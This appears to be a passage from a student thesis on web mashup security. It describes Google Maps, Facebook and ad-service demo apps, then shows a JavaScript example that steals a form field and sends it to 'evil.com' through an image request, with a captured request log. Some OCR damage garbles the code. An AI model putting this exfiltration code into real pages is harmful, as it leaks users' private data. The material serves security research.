
2.1 The Google Maps Application

2.1.1 Objective

As shown before, the aim of this application is to implement a simple web mashup in which a user can introduce an address in a form in order to display this address in a Google Map as a marker.

2.1.2 Tools Used

As explained in 1.2.3, Google Maps is the selected Mapping Service developed by Google which will be used in some of our scenarios. Google Maps provides an API [8] for accessing its features from a JavaScript web application. This is done via the inclusion of a script provided by Google, in the integrator application. This script offers all the features that an application can request to Google Maps servers. In this scenario, the API features used are the following:



This is the markers_list

1. Dekenstraat, Leuven
2. Celestijnenlaan 200A, Heverlee
3. Grote Mark, Leuven
4. Remi Vandevaerenlaan, Leuven

Delete

This is the help

This is the add_marker

Write a Place or Address: Remi Vandevaerenlaan, L Submit

Victor.Tabuenca at student.kuleuven.be

Figure 2.1: Aspect of the Google Maps application

- **Map Embedding**, to create a map inside a web page, a JavaScript class called **Map** is provided, the instances of which represent a separate map on the page [22].
- **Geocoding Capabilities**, Google Maps offers a geocoding service, which converts addresses into geographic coordinates allowing markers to be placed on the map. To access the geocoding features, the Maps API offers a **Geocode** object which has a **geocode** method to perform the requests to the geocoding service [21].
- **Overlays**, Google Maps offers a special type of objects called overlays [20] so that points or areas can be put into evidence on the maps. The Maps API has several types of overlays, but only markers are used in this scenario. Markers identify single locations on the map. To create markers the API provides a class **Marker**, the instances of which represent a particular marker [19].

2.1.3 Design and Implementation

The development of this application is about the implementation of a script to make the needed calls to the Google Maps API, through its appropriate objects. This is how we can achieve the desired appearance and behaviour.

This script, in conjunction with the script provided by Google, have been included in a static web page. This simple web page consists in a structure which provides a container to embed the map, and a form allowing to introduce the address.

```
<!DOCTYPE html>
<html>
  <head>
    ...
    <script type="text/javascript"
      src="http://maps.googleapis.com/maps/api/js?sensor=false">
    </script>
    <script type = "text/javascript"
      src="scripts/script.js">
    </script>
  </head>
  <body>
    <div id = "content">
      <div id ="map_canvas"></div>
      <div id="add_markers">
        This is the add_marker
        <form name="add_marker_form">
          Write a Place or Address: <input type="text" id="address" />
          <button id = "add_marker" type="button">Submit</button>
        </form>
      </div>
      <div id="markers_list">
        This is the markers_list
        <form name="select_markers_form">
          <!-- This part is built dynamically as the user enters addresses
          to the app -->
          <ol id="list"></ol>
          <button id="delete_marker" type="button">Delete</button>
        </form>
      </div>
      <div id="help">
        This is the help
      </div>
      <div id="footer">
        Victor.Tabuenca at student.kuleuven.be
      </div>
    </div>
  </body>
</html >
```

Listing 2.1: HTML structure of the Google Maps application.

To ensure correct execution of the script, an event listener is first added to the window **onload** property. This way, once the entire DOM tree is loaded, the script can safely interact with the structure of the page. The function **initialize** will be executed once the **load** event is triggered.

This function is responsible for creating the map and the **geocoder** object used in the rest of the script, and for attaching the corresponding event listeners to the rest of the HTML elements in the web page.

```
var geocoder, map;
...
function initialize() {
  ...
  var container = document.getElementById("map_canvas"),
      latlng;
  //creates a new Geocoder instance
  geocoder = new google.maps.Geocoder();
  geocoder.geocode({'address': address}, function (results, status) {
    if (status == google.maps.GeocoderStatus.OK) {
      latlng = results[0].geometry.location;
      var myOptions = {
        zoom: 14,
        center: latlng,
        mapTypeId: google.maps.MapTypeId.ROADMAP
      };
```

```
            //creates a new map instance within "container"
        map = new google.maps.Map(container, myOptions);
      }else {     //An error ocurred, couldn't display the map
      }
    });
    //attaching listeners to click events
    document.getElementById("add_marker").onclick = addMarker;
    document.getElementById("delete_marker").onclick = deleteMarker;
  }
```

Listing 2.2: The *initialize()* function.

There are two ways of interaction with the application.

The first one consists in overlying markers to the map, via the **addMarker** function. This function is attached to the **onclick** property of a button identified as **add_marker**. Once the user introduced an address in the text field of the form, and clicks that button, the listening function will be executed. This function converts the entered address in geographical coordinates and places a marker on the map. It also creates a **checkbox** element which is displayed in the second form of the web page to allow the user to remove introduced addresses.

```
function addMarker() {
  var mlatlng;
  var address = document.getElementById("address").value;
  geocoder.geocode({'address':address},
        function(results, status){
          if (status == google.maps.GeocoderStatus.OK)  {
                mlatlng = results[0].geometry.location;
                var marker = new google.maps.Marker({
                  position: mlatlng,
                  title: address
                });
                marker.setMap(map);
                markersArray.push(marker);
                var list = document.getElementById("list");
                var li = document.createElement("li");
                var checkbox = document.createElement("input");
                checkbox.setAttribute("type", "checkbox");
                checkbox.setAttribute("name", "address");
                checkbox.setAttribute("value", markersArray.length);
                li.appendChild(checkbox);
                li.appendChild(document.createTextNode(address));
                list.appendChild(li);
          }else {       //An error ocurred, couldn't display the marker
          }
        });
}
```

Listing 2.3: The *addMarker()* function.

The second form is used to remove markers from the map via the **deleteMarker** function. This function is attached to the **onclick** property of a button identified as **delete_marker**. When the button is clicked, the function looks for the **checkboxes** being, checked and then removes the corresponding marker from the map as well as the element from the list of addresses.


```
markersArray = [];
...
function deleteMarker() {
    var tmp = [];
    if (markersArray) {
          var checkboxes = document.getElementsByName("address");
          for (var i=0; i<checkboxes.length; i}}) {
            if (checkboxes[i].checked) {
                  checkboxes[i].parentNode.parentNode.
                    removeChild(checkboxes[i].parentNode);
                    markersArray[i].setMap(null);
                    markersArray.splice(i,1);
            }
          }
    }
  }
```

Listing 2.4: The *deleteMarker()* function.

2.2 The Facebook Application

2.2.1 Objective

Our aim in choosing such application is to implement a web mashup a little more complex that the one showed in the previous scenario.



1. ○ Very Important Event
2. ○ Radio Modern in Brussels
3. ◉ VIERNES 16 DICIEMBRE. " ESPECIAL CENAS DE EMPRESA" en GREENBACK Heineken
4. ○ ✖ ✖ PARTY TUNES @ PILÉE (REUS) ✖ ✖
5. ○ Recuerda..hoy a medianoche...VAMP "THE LAST PARTY" . Donde siempre...
6. ○ 2.12.2011 ...VAMP "BLOOD LUST" THE PARTY
7. ○ UN REGALO PARA NAVIDAD

Description:
Viernes 16 Diciembre 2011 Nuevamente en GREENBACK Heineken, una de las fiestas más divertidas y sexis... En una de las noches mas ESPECIALES... Bienvenidos a.. FEMINE SESSIONS -ESPECIAL CENAS DE EMPRESA- en GREENBACK Heineken !! GRUPOS DE EMPRESA - CON ENTRADA LIBRE HASTA LAS 2 - ENVIAR: NOMBRE DEL GRUPO + NºPARTICIPANTES + TELEFONO DE CONTACTO, EN MENSAJE PRIVADO AL PERFIL DE: Greenback Antiguo Backstage CHICAS ENTRADA HASTA LAS 2:00 + Entrega del VIP "WOMAN" y Copa de CAVA, -¡¡SI LLEGAS ANTES ANTES DE LA 1:30 !! CHICOS ENTRADA LIBRE HASTA LA 1:00 DEJANDO NOMBRE EN LOS COMENTARIOS DE ESTE EVENTO. FREE-PASS ESPECIAL, CON ENTRADA LIBRE HASTA LAS 2:00M EN LA FABULA DE RAMBLA VELLA Y EN LA FABULA DEL PORT. ENTRADA + DOS COPAS 10€ + Animacion, Fiesta, Chicos, Chicas.... FEMINE SESSIONS en GREENBACK Heineken

Start:
2011-12-16T23:30:00

End:
2011-12-17T05:30:00

Where:
Sala GREENBACK Heineken

Victor.Tabuenca at student.kuleuven.be

Emili Ciurana Simó ha usado Tus Cinco Yves Saint Laurent favoritos. Hace 59 minutos

Jordi Cerdà Bultó ha usado BeNaughty. Hace 15 horas

Michele Rerren ha usado MyCalendar - Birthdays. Hace 18 horas

PFC KULeuven · Denunciar/contactar con esta aplicación · Español (España)

Acerca de · Publicidad · Crear una página · Desarrolladores · Empleo · Privacidad · Condiciones · Servicio de ayuda

Figure 2.2: Aspect of the Facebook application

This web mashup consists in a Facebook application displaying information about the Facebook events attended by a user. This information consists in the location of the event, displayed on a Google map via a marker, a list of his/her friends invited to the event, and int their statuses in regard with the event.

2.2.2 Tools Used

The relative complexity introduced in this scenario is given by the fact that a single application combines features offered by Google Maps, as seen in 2.1.2, together with those offered by the Facebook's Social Graph API.

It is important to bare in mind that Facebook applications are loaded into an environment called the Canvas Page, which is a blank canvas within Facebook where the application will be executed. Therefore, Facebook requires to provide the URL that contains the HTML, JavaScript, and CSS composing the application, so that it can be loaded within an **<iframe>** element on the Canvas Page when a user requests the application [17].

Additionally, to access the Facebook's Social Graph API features from a JavaScript application, the JavaScript Software Development Kit provided by Facebook has to be included in the web page [14].

Another tool used in this scenario is the new HTML5 Geolocation API [44]. By using this new feature in supporting browsers, JavaScript applications can request the user location if (s)he so wants to. This is used to center the map in the current position of the user, in case (s)he allowed the application to use this information.

2.2.3 Design and Implementation

To combine the features provided by Facebook's Graph API and Google Maps API, two scripts have been developed, each of them containing the appropriate JavaScript code, acting as glue between them.

```
<html>
  <head>
    ...
    <script src="scripts/APIGraph4.js"></script>
  </head>
  <body>
    <div id="fb-root"></div>
    <div id="content">
      <div id="fb-bar">
        <div id="user-data">
          <div id="user-picture"></div>
          <div id="user-name"></div>
        </div>
        <a href="" id="fb-auth">Login</a>
      </div>
      <div id="map_canvas">
      </div>
      <div id="friend_list"></div>
      <div id="markers_list">
        <form id="select_markers">
          <!-- This part is builded dynamically as the user enters places to the
               app -->
          <ol id="list"></ol>
        </form>
      </div>
      <div id="help">
        <div id="event_description"></div>
        ...
      </div>
      <div id="footer">Victor.Tabuenca at student.kuleuven.be</div>
    </div>
    <script type="text/javascript"
      src="http://maps.googleapis.com/maps/api/js?sensor=false">
    </script>
    <script type="text/javascript"
      src="scripts/GMapscript.js">
    </script>
  </body>
</html>
```

Listing 2.5: HTML structure of the Facebook application.

The first one of these two scripts is responsible for requesting the needed data to Facebook's servers, while the second script implements the interaction with Google Maps servers and the logic to display data to the user. The former handles the asynchronous load of the SDK provided by Facebook. Once loaded, the script then begins to requests the information used in the application. Requests are made through the methods offered by the **FB** object, provided by the SDK. First of all, the script checks that there is a Facebook session opened. Secondly, it retrieves the user information, such as his/her public data or his/her list of friends. Finally, it reads the events the user is attending, and calls the **addMarker** function contained in the second script so that the event can be placed in the corresponding location on the map.

```
window.fbAsyncInit = function() {
  FB.init({
   ...
  });
  ...
};
(function (d) {
  var js;
  var id = 'facebook-jssdk';
  if (d.getElementById(id)) {
    return;
  }
  js = d.createElement('script');
  js.id = id;
  js.async = true;
  js.src = "//connect.facebook.net/en_US/all.js";
  d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```

Listing 2.6: Asynchronous load of the Facebook JavaScript SDK.

The latter script is responsible to create the map and the **geocoder** object, and as well as to provide the appropriate functions to interact with the content displayed to the user through the web page. This is why, the script's base structure is the same as that used in the previously described scenario 2.1, except some changes that have been made.

One of these changes is the way the application places the center of the map: here, the application requests the user to obtain his/her current position to be used as the center. Another change that has been made is related to the logic of the **addMarker** function: it receives now an event object, as obtained from the call to the Facebook API, and extracts its location in order to place a marker on the map.

```
...
if (navigator.geolocation) {
    navigator.geolocation.getCurrentPosition(function (position) {
        ...
    }
}
```

Listing 2.7: Example of the use of Geolocation.

To perform these changes in the web page content, a new function has been implemented: **addEvent**. This function is called inside **addMarker** after placing the corresponding marker. It is passed the same event object, and handles the modification of the displayed page, by adding a radio button which corresponds to the event placed in the map. When the user clicks on one of the radio buttons, a listener function, attached by **addEvent**, will be executed. This function will then request to Facebook's servers the list of the user's friends invited to the event, and display it to the user.

2.3 The Naive Advertisement Service

2.3.1 Objective


The purpose of this scenario is to implement a web service that emulates real online advertisement networks, providing a script to analyze a web page where it is included. The analysis allows appropriate advertisements to be placed according to the results obtained, emulating the targeting algorithms used by these kind of companies.

Since this scenario is built from scratch, without external tools, we will directly analyze the design and implementation process.

2.3.2 Design and Implementation

The first step to develop this scenario is to build an environment ensuring that the developed script to emulate an advertisement network, works as expected. For this purpose, we created a simple static web site made of some articles about cars and travels.

The next step is about implementing the script that emulates the behaviour of a real online advertising network. To simplify the scenario, we chose to implement a script with a simple dictionary containing a few keywords belonging to certain domains (categories) from the real world. In this case, brands of car constructors and exotic travel destinations. Another simplification was to restrict the search of keywords to the content of **<p>** elements in the document.



Best cars in Belgium!!! www.bestcarsbelgium1.com cars1

Best cars in Belgium!!! www.bestcarsbelgium2.com cars2

Best cars in Belgium!!! www.bestcarsbelgium3.com cars3

Volkswagen R cars' future is diesel, AWD; lightweight trumps hybrids

The Volkswagen R performance sub-brand isn't just a niche cog in the massive machine known as the Volkswagen Auto Group. If R GmbH's heads are to be believed, it's an instrumental component of the German automaker's push to offer something for everyone. And after speaking with the two men shepherding R into the future, it appears that good things are on the way.

With the Golf R set to go on sale in the U.S. early next year and R-branded performance parts already proliferating throughout VW's core products, Ulrich Riestenpatt gt. Richter, R's Executive Director, and Dr. Hendrik Muth, R's marketing head, are looking to the future. Fortunately, they were thoughtful enough to provide Autoblog with a small glimpse into what's on the way.

"The future is diesel and all-wheel-drive," Richter told us on the floor of last week's LA Auto Show. That could mean that the next great performance offering from VW R could come in the form of an AWD diesel hatch – essentially an oil-burning Golf R. Further, Richter contends that he can make an R version of any vehicle in the VW stable, so don't be surprised to see a Passat R in the coming years and the Beetle R getting the green light.

Just as telling, Richter says that while hybrids have their place (VW will be introducing a Jetta hybrid at the Detroit Auto Show), the fuel savings of hybrid-electric systems pale in comparison to weight reduction. "You can get the same efficiency [as a hybrid] by dropping 100 kilos," Richter admits, but the high cost of advanced composites – namely carbon fiber – is still too high. So that means more aluminum is on the way, and partnered with a high-performance diesel powerplant, enthusiasts should be able to have their tire-shredding cake and eat less at the pump in the process.

Source: www.autoblog.com

2012 Porsche Panamera GTS is tasty, but doesn't satisfy all our desires

Porsche has pulled the covers off the 2012 Panamera GTS, a new variant aimed at enthusiasts who want to forget that they are piloting a four-passenger sedan. Based on the all-wheel-drive Panamera 4S, the GTS is differentiated by a modified 4.8-liter V8 tuned to develop 430 horsepower at 6,700 rpm (that's a 30 horsepower bump over the standard 4S model) and 384 pound-feet of torque.

The standard transmission is the automaker's PDK, a seven-speed dual-clutch automatic, sending power permanently to all four wheels. With the standard Sport Chrono Package (providing launch control) the Panamera GTS will sprint to 60 mph in 4.3 seconds with a top speed of 178 mph.

Mechanically speaking, an adaptive air suspension and Porsche Active Suspension Management (PASM) is standard and the body has been lowered ten millimeters. The shocks are stiffer and there are also wheel spacers to increase the rear track. The brakes, with distinctive red calipers, come right off the Panamera Turbo. Cosmetically, the new Panamera GTS features unique black highlights, adaptive sports seats, a SportDesign steering wheel with shift paddles and GTS leather upholstery with Alcantara surfaces.

We're excited to get our hands on the new Panamera GTS, but a rear-wheel-drive model with a proper manual transmission would have made us seriously giddy.

Source: www.autoblog.com

Figure 2.3: Aspect of the naive Advertising Service

```
...
function search() {
  var pList = document.getElementsByTagName("p");
  var dictionary = {
    cars: ["Volkswagen", "Porsche", "Honda", "Audi", "Chevrolet", "Ford",
"Ferrari", "Mitsubishi", "Toyota"],
    fruits: ["apple", "orange", "banana", "pineapple", "grapes"],
    clothing: ["pants", "shirt", "t-shirt", "skirt", "shoes"],
    travelling: ["Sri Lanka", "Komodo", "Mongolia", "Bali", "New Zealand",
"Antarctica"]
  }
  var results = {};
  for (category in dictionary) {
    if (dictionary.hasOwnProperty(category)) {
      results[category] = 0;
      for (term in dictionary[category]) {
        var word = dictionary[category][term];
        for (var i = 0; i < pList.length; i}}) {
          if (searchKeyword(pList[i].textContent, word)) {
            results[category]}};
          }
        }
      }
    }
  }
  ...
}
...
function searchKeyword(text, word) {
  var res = text.match(word);
  if (res) {
    return true;
  }
  return false;
}
```

Listing 2.8: Extract of the advertising network script.

At the end of the searching phase a target domain is selected to display the advertisements. In order to obtain this domain, the script picks the category showing the highest number of matching words.

After that, the script creates an **<iframe>** element, where to place the advertisements, and adds this **<iframe>** to a container created for this purpose in the web site's HTML structure. Advertisements are then obtained by requesting to the advertisement service server, a page specified in the **src** attribute of the **<iframe>**.

2.4 Summary

In this chapter, we have presented three web mashup applications, that we will use as test scenarios. Namely, a Google Maps application, a Facebook application, and a simplified version of an advertising service.

The Google Maps application offers to its users the ability to place markers on a map, by introducing an address in a form. This address is converted into geographic coordinates by Google Maps servers, in order to place the corresponding marker at the right point on the map.

The second application combines features from Google Maps and Facebook Graph APIs. In this case, a map is used to place a marker on it, the markers corresponding, this time, to the locations of the events published on Facebook and attended by the user. The application also displays useful information to the user, such as a list of friends invited to an event, and their statuses in regard to it.

Finally, the third application is an advertising service, whose aim is to analyze the content of a web page, and to insert appropriate advertisements according to the web site's subject.

In the next chapter we will define some attacks that can threaten the security of our web mashups.

Chapter 3

Attacking the environment

In this chapter we will define the attacker model, and go through some attacking examples applied on our scenarios presented in chapter 2. Concretely, we will tackle two specific groups of attacks threatening the web application security. The first one consists in attacks towards the user sensitive data confidentiality. The second one is the threat represented by attacks towards the integrity of the displayed page thus inducing the user to perform undesired actions.

3.1 The Attacker Model

The attacker model used in this project is the same as proposed in [46], where it is defined as:

> "a malicious principal owning one or more machines on the network. The attacker is able to trick the web mashup integrator in embedding a third-party component under control of the attacker."

As argued in [46], the two ways an attacker could mislead a web mashup integrity are as follows:

- the attacker can offer a malicious component towards integrators, presenting it as trusted, and
- (s)he can hack into an existing third-party component of a service, provider which is trusted by mashup integrators

In this case, since the web mashup integrator is considered as trusted by the web application user, ignoring that the mashup security has been compromised and the security implications of this. Therefore, the user perceives actions carried out by the mashup as safe, although performed by malicious components.

3.2 Selected Attacks

This section will describe three concrete attacks that can be carried out. Confidentiality attacks will be analyzed through an information leakage attack, while integrity attacks will be discussed through an UI redressing attack (also know as clickjacking [3]), and a simple content filtering attack.

3.2.1 Confidentiality Attacks

Attack Definition

These kind of attacks seek to steal users' sensitive or private information about contained on the web application.

The main sources containing sensitive data are:

- the browser cookie, stored in the **window.cookie** and **document.cookie** properties. It may contain user private data, such as username, identifier, etc.
- the values of form elements which can be used to send user private data to the application server,
- the page content itself

With the development of the new HTML5 standard, some other sensitive capabilities affecting confidentiality, can be exploited by an attacker. Some of these attacks can be performed using different devices, such as the webcam or the microphone, or even geolocation capabilities.

In most cases, browsers implementing these new features ask for the user permission so that applications can use them. Nevertheless, as argued in the beginning of this chapter (see 3.1), web mashup users trust actions performed by the web application, in such a way (s)he could grant access to malicious components without knowing.

Attack Process

In their simplest form, all confidentiality attacks can be carried out according to the following steps:

1. The attacker tricks the web mashup integrator to embed a component,containing some malicious code which intends to steal sensitive information.
2. The user reaches the web application, and performs usual actions (s)he does on it, while the malicious component code looks for the data supposed to be leaked (i.e. form fields values or cookies).

3. Once information obtained, it is sent back by the malicious component to its server.

Attack Example

```
// Function that obtains data to be leaked and sent back to attacker's
     server
function stealField() {
  // Obtaining the content of the field that is going to be leaked
  var fieldValue = document.getElementById("sensitiveField").value;
  // Use the src attribute of an image element as a vehicle to send
      stolen data
  document.images[0].src = "http://evil.com/imgs/stealfield?data="}
      fieldValue;
}
// Call the "thief" function when the user submits her data
document.getElementById("button").onclick = stealField;
```

Listing 3.1: Example code for stealing a form field using the *src* attribute of an image.


In the above code, we can see a simple way to steal the information from the form field called **sensitiveField**. When the user clicks the button element, the **onclick** event is triggered, and the **stealField** function is executed. In this case, the approach used to circumvent the Same Origin Policy[1] is to use the **src** attribute of an image element as a vehicle transport. This will perform a request to the specified domain with the stolen data as a request parameter.

Attacking The Google Maps Scenario

In this scenario, a malicious third-party component, embedded as a script in the web application, would try to leak the information introduced by the user in the **address** field, see listing 2.1.

The steps followed by the attacker will be as presented in 3.2.3, and the attack code a per listing 3.1. The malicious component will search forms in the web application. It will add event listeners to capture the information introduced in the form fields. Finally, the component will send all this information to its server, without the user's knowledge.

[1]See [50] for more information



This is the markers_list

Delete

La página gmaptest says:


This data is going to be stolen: dekenstraat

Aceptar

This is the add_marker
Write a Place or Address: dekenstraat Submit

Victor.Tabuenca at student.kuleuven.be

(a)



This is the markers_list

1. dekenstraat

Delete

This is the add_marker
Write a Place or Address: dekenstraat Submit

Victor.Tabuenca at student.kuleuven.be

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency
GeocodeService.Search maps.googleapis.com/maps/api/js	GET	200 OK	text/javasc...	Other	(from cache)	17ms 17ms
steal evil	GET	200 OK	text/html	script.js:84 Script	474B 196B	4ms 4ms

http://evil/steal?data=dekenstraat

3 requests

